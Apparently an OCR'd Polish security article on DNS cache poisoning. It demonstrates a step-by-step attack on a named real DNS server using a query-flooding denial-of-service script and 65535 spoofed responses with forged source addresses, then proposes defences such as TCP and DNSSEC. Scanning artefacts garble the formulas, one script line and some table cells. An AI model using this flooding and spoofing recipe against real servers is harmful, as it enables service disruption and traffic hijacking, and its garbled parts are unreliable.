Możliwości odpowiedzi na pierwsze pytanie jest bardzo wiele. W niniejszym tekście skupimy się jednak na takim rozwiązaniu, które zapewni największe szanse powodzenia ataku. Wcześniej zauważyliśmy, że każdy serwer DNS posiada swoją pamięć podręczną, w której przechowuje informacje na temat ostatnio przeprowadzonych mapowań. Czas, w którym przechowuje on te informacje, jest określony w polu TTL danego komunikatu DNS. Oznacza to, że jeżeli intruzowi udałoby się przesłać do serwera podstawioną przez siebie informację, zostałaby ona zapamiętana i użyta przy każdym następnym zapytaniu. Wiadomo też, że każdy serwer DNS nasłuchuje na porcie 53 i jest gotowy przyjąć jakiekolwiek zapytanie pochodzące od dowolnego komputera w Internecie. Intruz może więc wykorzystać te dwie cechy serwerów DNS na potrzeby ataku, gdyż dzięki nim sam może zadać serwerowi DNS dowolne pytanie i w odpowiedzi, którą na nie wyśle w polu TTL wpisać maksymalną wartość. Po tym zabiegu każdy, kto zada serwerowi DNS takie samo pytanie, otrzyma odpowiedź pochodzącą z pamięci podręcznej, czyli z informacjami podstawionymi przez intruza. W ten sposób intruz nie musi znać dokładnego czasu, w którym atakowany serwer DNS będzie zadawał pytanie.

Udzielenie odpowiedzi na drugie pytanie jest bardzo uzależnione od oprogramowania, którego używa atakowany serwer DNS. W przypadku oprogramowania BIND identyfikator odpowiedzi jest liczbą pseudolosową i określenie jej jest w zasadzie niemożliwe. Intruz musi więc wysłać pakiety ze wszystkimi możliwymi jej wartościami. W przypadku serwera DNS sprzedawanego wraz z Windows NT przeprowadzone na potrzeby tego tekstu testy wykazały, że generuje on całkowicie przewidywalne identyfikatory pytań, gdyż każde kolejne zapytanie wysyłane przez ten serwer ma identyfikator większy o jeden w stosunku do poprzednio wysłanego pytania. W związku z tym jeżeli intruz atakuje serwer oparty na oprogramowaniu Microsoftu, przewidzenie prawidłowego identyfikatora odpowiedzi nie stanowi żadnego problemu.

O tym w jaki sposób odpowiedzieć na trzecie pytanie napisano już w poprzednim podrozdziale. Wydając odpowiednie polecenie w systemie Linux intruz dowiaduje się, które serwery obsługują interesującą go domenę. W przedstawionym konkretnym przypadku okazało się, że domenę *cadence.com* obsługują dwa serwery nazw. Aby dowiedzieć się, z którego z nich skorzysta atakowany serwer można wykorzystać znowu pole TTL. Dla przypomnienia przedstawiono poniżej jeszcze raz fragment komunikatu DNS, który zawiera informacje na temat serwerów domeny *cadence.com*:

```
// dodatkowe informacje

Additional records


   ns.cadence.com: type A, class inet, addr 158.140.1.253
      Name: ns.cadence.com
      Type: Host address
      Class: inet
      Time to live: 15 minutes
      Data length: 4
      Addr: 158.140.1.253
   auth00.ns.uu.NET: type A, class inet, addr 198.6.1.65
      Name: auth00.ns.uu.NET
      Type: Host address
      Class: inet
      Time to live: 1 day, 15 hours, 38 minutes, 29
                    seconds
      Data length: 4
      Addr: 198.6.1.65
```

Linie o treści *Time to live...* zawierają informacje dotyczące okresu przechowywania poszczególnych danych w pamięci podręcznej. Jak widać informacja dotycząca serwera *ns.cadence.com* zostanie usunięta z pamięci podręcznej w ciągu 15 minut, natomiast informacja o serwerze *auth00.ns.uu.net* będzie przechowywana znacznie dłużej. Oznacza to, że wszystkie zapytania dotyczące domeny *cadence.com*, które nastąpią po 15 minutach od czasu zapamiętania tego rekordu w pamięci podręcznej, zostaną skierowane do serwera *auth00.ns.uu.net*.

Tabela 2. *Wybrane możliwe scenariusze ataków z użyciem DNS*

Obiekt ataku	Metoda ataku	Efekt udanego ataku
Przeglądarka stron WWW	Intruz podszywa się pod stronę WWW banku, z którego usług korzysta ofiara.	Zdobycie dostępu do konta ofiary.
	Intruz podszywa się pod stronę WWW firmy, z którą ofiara chce się skontaktować.	Przejmowanie klientów firmy.
	Intruz podszywa się pod stronę WWW, na której ofiara poszukuje informacji na temat błędów bezpieczeństwa w używanym przez siebie oprogramowaniu.	Obejście zabezpieczeń opartych na dostępnie do serwera FTP tylko z wybranych komputerów.
Oprogramowanie FTP	Intruz podszywa się pod serwer FTP, z którego korzysta ofiara.	Przejęcie danych wysyłanych na serwer przez ofiarę lub podstawienie własnych w przypadku, gdy ofiara pobiera jakieś pliki.
	Intruz podszywa się pod serwer z oprogramowaniem, z którego korzysta ofiara.	Obejście zabezpieczeń opartych na dostępnie do serwera FTP tylko z wybranych komputerów.
Systemy automatycznego sprawdzania najnowszej wersji oprogramowania	Intruz podszywa się pod serwer z oprogramowaniem, z którego korzysta ofiara.	Ofiara instaluje na swoim komputerze oprogramowanie podstawione przez intruza.
	Intruz podszywa się pod serwer z oprogramowaniem, z którego korzysta ofiara.	Obejście zabezpieczeń opartych na dostępnie do serwera FTP tylko z wybranych komputerów.
Usługi do których dostęp możliwy jest tylko z wybranych komputerów.	Intruz podszywa się pod serwer, który udostępnia taką usługę.	Zdobycie informacji na temat adresów klientów, które mają dostęp do tego serwera.
	Intruz podszywa się pod klienta, który ma dostęp do danej usługi.	Obejście zabezpieczeń opartych na dostępnie do serwera tylko z wybranych komputerów.

Teraz, kiedy wiadomo już, w jaki sposób intruz może uzyskać odpowiedzi na najważniejsze pytania, można ustalić przykładowy scenariusz możliwego ataku. Wykorzystano do tego taką samą sytuację jak ta, która miała miejsce podczas praktycznego testu protokołu. Dodatkowo pojawił się tu komputer, z którego będzie działał intruz (*rubycon.man.szczecin.pl*, adres IP 212.14.1.69). Rysunek 3 przedstawia opisywany wycinek sieci Internet.

Celem intruza jest spowodowanie, aby po wydaniu polecenia `telnet warp1.cadence.com` użytkownik komputera *phobos* połączył się z komputerem *rubycon*. Dokładny scenariusz postępowania intruza przedstawia Tabela 2.

O ile działania, które podejmuje intruz w większości kroków wyjaśniono wcześniej, o tyle czas, jaki upłynął pomiędzy krokiem piątym a szóstym, może budzić pewne wątpliwości – wymaga więc dokładniejszego wyjaśnienia.

Jak wcześniej ustalono, intruz musi przesłać do atakowanego serwera 65535 pakietów. Stwierdzono także, że długość każdego z tych pakietów wynosi około 100 bajtów. W tym konkretnym scenariuszu intruz znajduje się w tej samej podsieci co atakowany serwer DNS i dysponuje łączem o przepustowości 10 Mbps. Czas potrzebny na przesłanie pakietów można wyrazić wzorem:

xx
xxxxxxxxxxxx wzor1.eps
xxxxxxxxxxxxxxxxxxxxxxxx

xx

gdzie T to czas w sekundach potrzebny na wysłanie pakietów, iP to ilość pakietów do wysłania, dP to długość każdego pakietu, a S to prędkość łącza w Mbps.

W omawianym tutaj konkretnym przypadku wzór przyjmie więc następującą postać:

xxxx
xxxxxxxxwzor2.eps@@@xxxxxxx
xxx

Oczywiście na całkowity czas trwania transmisji ma wpływ jeszcze wiele różnych czynników, takich jak np. szybkość medium używanego w sieci lokalnej, wydajność urządzeń użytych do budowy sieci, jak również wiele aspektów związanych z możliwościami przyjęcia takiej ilości pakietów przez serwer DNS. Przyjęto więc, że w praktyce wartość ta może być dwa razy większa.

W omawianym scenariuszu użytkownik wykonał polecenie `telnet warp1.cadence.com` dziewięćdziesiąt minut po rozpoczęciu ataku. Oczywiście mógł to zrobić w dowolnym momencie po wysłaniu wszystkich pakietów przez intruza.

Aby przekonać się, czy wymyślony na potrzeby tego tekstu scenariusz na pewno da się zrealizować, postanowiono wykonać praktyczny atak na serwer *apollo.aci.com.pl*, postępując zgodnie z założonymi w tabeli 3 krokami.

Listing 5. *Fragment analizowanego pakietu*

```
Domain Name System (response)
// identyfikator odpowiedzi
Transaction ID: 0xf2b1
Flags: 0x8480 (Standard query response, No error)
   1... .... .... .... = Response
   .000 0... .... .... = Standard query
   .... .1.. .... .... = Server is an authority for domain
   .... ..0. .... .... = Message is not truncated
   .... ...0 .... .... = Do not do query recursively
   .... .... 1... .... = Server can do recursive queries
   .... .... .... 0000 = No error
Questions: 1
Answer RRs: 1
Authority RRs: 2
Additional RRs: 2
Queries
   warp1.cadence.com: type A, class inet
      Name: warp1.cadence.com
      Type: Host address
      Class: inet
Answers
   warp1.cadence.com: type A, class inet, addr 158.140.108.44
      Name: warp1.cadence.com
      Type: Host address
      Class: inet      158.140.108.44
// czas ważności odpowiedzi
      Time to live: 15 minutes
      Data length: 4
// żądany adres IP
      Addr: 158.140.108.44
// informacje o serwerach DNS
Authoritative nameservers
   cadence.com: type NS, class inet, ns ns.cadence.com
      Name: cadence.com
      Type: Authoritative name server
      Class: inet
      Time to live: 15 minutes
      Data length: 5
      Name server: ns.cadence.com
   cadence.com: type NS, class inet, ns
                        auth00.ns.uu.NET
      Name: cadence.com
      Type: Authoritative name server
      Class: inet
      Time to live: 15 minutes
      Data length: 18
      Name server: auth00.ns.uu.NET
// dodatkowe informacje
Additional records
   ns.cadence.com: type A, class inet, addr
                        158.140.1.253
      Name: ns.cadence.com
      Type: Host address
      Class: inet
      Time to live: 15 minutes
      Data length: 4
      Addr: 158.140.1.253
   auth00.ns.uu.NET: type A, class inet, addr
                        198.6.1.65
      Name: auth00.ns.uu.NET
      Type: Host address
      Class: inet
      Time to live: 1 day, 15 hours, 38 minutes, 29
                        seconds
      Data length: 4
      Addr: 198.6.1.65
```


Krok 1

Wykonano polecenie:

```
rubycon:~$ host -t ANY cadence.com
```

Krok 2

```
rubycon:~$ nslookup www.cadence.com apollo.aci.com.pl
```



Rysunek 3. *Logiczny schemat sieci użytej do ataku na DNS*

```
Server:  apollo.aci.com.pl
Address:  212.14.1.81
Name:    www.cadence.com
Address:  4.18.241.156
```

Specjalnie zadano zapytanie dotyczące nazwy *www.cadence.com*. Zabieg ten spowodował, że serwer *apollo.aci.com.pl* zapamiętał w swojej pamięci podręcznej dane dotyczące serwerów obsługujących domenę *cadence.com* oraz dane dotyczące nazwy *www.cadence.com*. Gdyby w tym miejscu użyto nazwy *warp1.cadence.com* zostałaby ona zapamiętana w pamięci podręcznej, co utrudniłoby atak.

Krok 3

W tym kroku użyto prostego skryptu (Listing 6), którego działanie polegało na wysyłaniu do serwera *auth00.ns.uu.net* zapytań o losowe adresy IP komputerów. Dzięki temu został on obciążony na tyle, że w piętnastej minucie ataku czas odpowiedzi tego serwera wynosił około 45 sekund.

Tabela 3. *Scenariusz postępowania intruza podczas ataku na DNS*

Krok nr	Opis kroku	Czas jaki upłynął od momentu rozpoczęcia ataku (mm:ss)
1	Intruz odpytuje serwer nazw domeny *cadence.com*, aby zdobyć informacje niezbędne do przeprowadzenia ataku.	00:00
2	Intruz odpytuje atakowany serwer *apollo.aci.com.pl* o domenę *cadence.com*. Dzięki temu informacje te zostają zapamiętane przez serwer w pamięci podręcznej.	00:05
3	Intruz rozpoczyna atak *Denial of Service* wymierzony przeciwko serwerowi *auth00.ns.uu.net*. Spowoduje to, że nie będzie on w stanie odpowiadać na żadne zapytania.	00:10
4	Intruz zadaje serwerowi *apollo.aci.com.pl* pytanie o adres IP komputera *warp1.cadence.com*.	15:10
5	Intruz zaczyna wysyłać serwerowi *apollo.aci.com.pl* podstawione odpowiedzi z adresem źródłowym komputera *auth00.ns.uu.net*, z ustawioną maksymalną wartością TTL, zawierające informację o tym, że adresem IP komputera *warp1.cadence.com* jest adres 212.14.1.69. Jest to łącznie 65535 pakietów, każdy z innym identyfikatorem odpowiedzi.	15:11
6	Intruz kończy wysyłanie podstawionych pakietów. W tym momencie serwer *apollo.aci.com.pl* ma w swojej pamięci podręcznej podstawione przez intruza dane na temat adresu IP komputera *warp1.cadence.com*.	15:21
7	Użytkownik komputera phobos wydaje polecenie `telnet warp1.cadence.com`. Serwer *apollo.aci.com.pl* przekazuje mu dane pochodzące z pamięci podręcznej o tym, że adres IP tego komputera to 212.14.1.69.	90:00

Krok 4

Wydano polecenie:

```
rubycon:~$ nslookup warp1.cadence.com apollo.aci.com.pl
```

Krok 5

Listing 7 przedstawia jeden z pakietów, które wysłano do serwera *apollo.aci.com.pl*. Kolejne różniły się tylko identyfikatorem odpowiedzi.

Warto odnotować, że przesłanie wszystkich pakietów zajęło niecałe 10 sekund. Oznacza to, że wyliczenia przeprowadzone w trakcie omawiania scenariusza ataku były właściwe.

Krok 6

W tym kroku wszystkie pakiety zostały już wysłane. O tym, że atak się powiódł, świadczy odpowiedź serwera *apollo.aci.com.pl* na pytanie zadane mu w kroku czwartym:

```
Server:  apollo.aci.com.pl
Address:  212.14.1.81
Name:    warp1.cadence.com
Address:  212.14.1.69
```

Krok 7

Użytkownik komputera *phobos* wykonuje polecenie `telnet warp1.cadence.com`. Serwer *apollo.aci.com.pl* przesyła mu informację, że adres IP tego komputera to 212.14.1.69. W efekcie tego łączy się on z komputerem intruza.

```
phobos:~$ telnet warp1.cadence.com
Trying 212.14.1.69...
```

Atak powiódł się. Udowodniono tym samym, że znalezione podczas analizy bezpieczeństwa błędy związane z bezpieczeństwem w protokole DNS są realnym zagrożeniem dla użytkowników Internetu. Oznacza to jednocześnie, że przytoczone w Tabeli 2 przykłady wykorzystania tych błędów mogą zostać użyte przeciwko użytkownikom.

Propozycje ulepszenia protokołu.

Najprostszą metodą, dzięki której przeprowadzenie opisanych ataków może być znacznie utrudnione, jest wyłączenie obsługi pamięci podręcznej przez serwery DNS. Uniemożliwi się w ten sposób intruzowi wprowadzenie do tej pamięci nieprawdziwych danych. Nie wyeliminuje to oczywiście całego zagrożenia, niemniej zmusi intruza do dokładnego przewidzenia, w którym momencie jego ofiara zleci serwerowi DNS zmapowanie danego adresu IP bądź nazwy komputera. Wprowadzi to do scenariusza ataku wiele dodatkowych przeszkód i może w wielu przypadkach zapobiec mu. Rozwiązanie to wiąże się oczywiście z pozbyciem się pewnej funkcjonalności DNS, jaką jest przechowywanie ostatnio używanych danych w pamięci podręcznej. W wyniku może to znacznie zwiększyć ruch w sieci oraz powodować odczuwalne opóźnienia w działaniu usług korzystających z DNS. Mimo tych wad rozwiązanie to stanowi prostą i dość skuteczną metodę zwiększenia poziomu bezpieczeństwa protokołu.

Głównym czynnikiem powodującym tak duże zagrożenia przy korzystaniu z DNS jest z pewnością fakt wykorzystywania przez niego bezpołączeniowego protokołu

Listing 6. *Skrypt wysyłający do serwera auth00.ns.uu.net zapytania o losowe adresy IP komputerów*

```
#!/bin/sh

export SECONDS=130
LICZBA2=0
LICZBA3=0
LICZBA4=0
CEL_ATAKU="auth00.ns.uu.net"


while [ 5 -lt 10 ];
do
    let LICZBA2=LICZBA2+1
    let LICZBA3=LICZBA2+3
    let LICZBA4=LICZBA2+4
    host $SECONDS.$LICZBA2.$LICZBA3.$LICZBA4 $CEL_
                        ATAKU &

    if [ "$LICZBA2" = "220" ];
    then
        LICZBA2=0
    fi
done
```

Listing 7. *Jeden z pakietów, które wysłano do serwera apollo.aci.com.pl*

```
// całkowita długość pakietu
Packet Length: 110 bytes
// adres źródłowy
Source: auth00.ns.uu.net (198.6.1.65)
// adres docelowy
Destination: apollo.aci.com.pl (212.14.1.81)
// port źródłowy
Source port: domain (53)
// port docelowy
Destination port: domain (53)
// identyfikator odpowiedzi
Transaction ID: 0x0001
// maksymalny możliwy TTL

Time to live: 24775 days, 4 hours, 22 minutes, 24
seconds

// podstawiony adres IP
Addr: 212.14.1.69
```

UDP. Najrozsądniejszym wyjściem z sytuacji wydaje się więc zastosowanie w jego miejsce protokołu TCP. Okazuje się nawet, że oprogramowanie BIND używa w pewnych warunkach TCP – dzieje się tak np. wtedy, gdy komunikat DNS ma długość większą niż 512 bajtów. Gdyby przerobić oprogramowanie BIND w taki sposób, aby cały czas korzystało ono z TCP, problem podrabiania odpowiedzi DNS zostałby rozwiązany. Wydaje się więc, że jest to najkorzystniejsze rozwiązanie.

Kolejnym sposobem umożliwiającym obronę przed tego typu atakami jest zaimplementowanie w oprogramowaniu BIND modułu, który zapobiegałby im poprzez stałe monitorowanie ruchu napływającego do serwera. W sytuacji gdyby zaczęły pojawiać się w krótkim okresie czasu pakiety różniące się nieznacznie od siebie (np. dotyczące tego samego adresu IP bądź nazwy komputera), moduł taki uznawałby to za atak i podejmował odpowiednie kroki. Słabą stroną takiego rozwiązania jest ewentualna możliwość powstania ataków *Denial of Service* na taki moduł. W związku z tym kroki, które podejmowałby moduł po wykryciu ataku musiałyby być bardzo szczegółowo zaprojektowane. Prawdopodobnie zadanie to okazałoby się bardzo trudne do rozwiązania.

Obecnie trwają prace związane z wdrożeniem w Internecie protokołu DNSSEC. Jest on zaprojektowanym praktycznie od początku odpowiednikiem DNS, jednak w trakcie jego projektowania główny nacisk położono na bezpieczeństwo. Podczas mapowania adresów wykorzystuje on więc infrastrukturę klucza publicznego serwerów oraz odpowiednie certyfikaty potwierdzające autentyczność odpowiedzi. Jest to oczywiście bardzo bezpieczne rozwiązanie, posiadające jednak pewną istotną wadę – nie jest kompatybilne ze starszą wersją DNS. Wymaga, aby wszystkie serwery DNS w Internecie korzystały z DNSSEC, co oczywiście znacznie utrudni szybkie jego upowszechnienie. Bardzo ważnym krokiem, poczynionym przez twórców BIND-a, było zaimplementowanie obsługi DNSSEC w najnowszej wersji ich oprogramowania. Oznacza to, że poszczególne serwery DNS mogą pracować jednocześnie ze starszą i nowszą wersją protokołu. Na pewno przyspieszy to upowszechnienie się DNSSEC, jednak stopień skomplikowania konfiguracji potrzebnej do prawidłowego działania nowego protokołu nie wróży mu w najbliższej przyszłości lawinowego przypływu nowych użytkowników.

W chwili obecnej najlepszą radą, jaką można dać użytkownikom Internetu jest więc propozycja całkowitej rezygnacji z wykorzystywania DNS w sytuacjach, w których bezpieczeństwo odgrywa ważną rolę. Należy więc używać adresów IP komputerów podczas:

- konfiguracji list dostępu do usług serwera,
- korzystania z ważnych stron WWW (homebanking, ważne informacje np. na temat ostatnich uaktualnień używanego oprogramowania itp.),
- korzystania z wszelkich usług za pomocą których są pobierane bądź wysyłane pliki.

Powyższa lista sugeruje oczywiście zachowanie ostrożności tylko w najbardziej oczywistych przypadkach. Mnogość usług świadczonych w sieci Internet uniemożliwia sporządzenie szczegółowego wykazu wszystkich sytuacji, w których bierne korzystanie z protokołu DNS

jest niebezpieczne. Są też niestety usługi, które do swojego działania wymagają DNS-u – w takim przypadku nie ma oczywiście możliwości rezygnacji z tego protokołu. Jednym z najważniejszych przykładów jest tu usługa poczty internetowej, która swoje działanie opiera w dużym stopniu na DNS. ■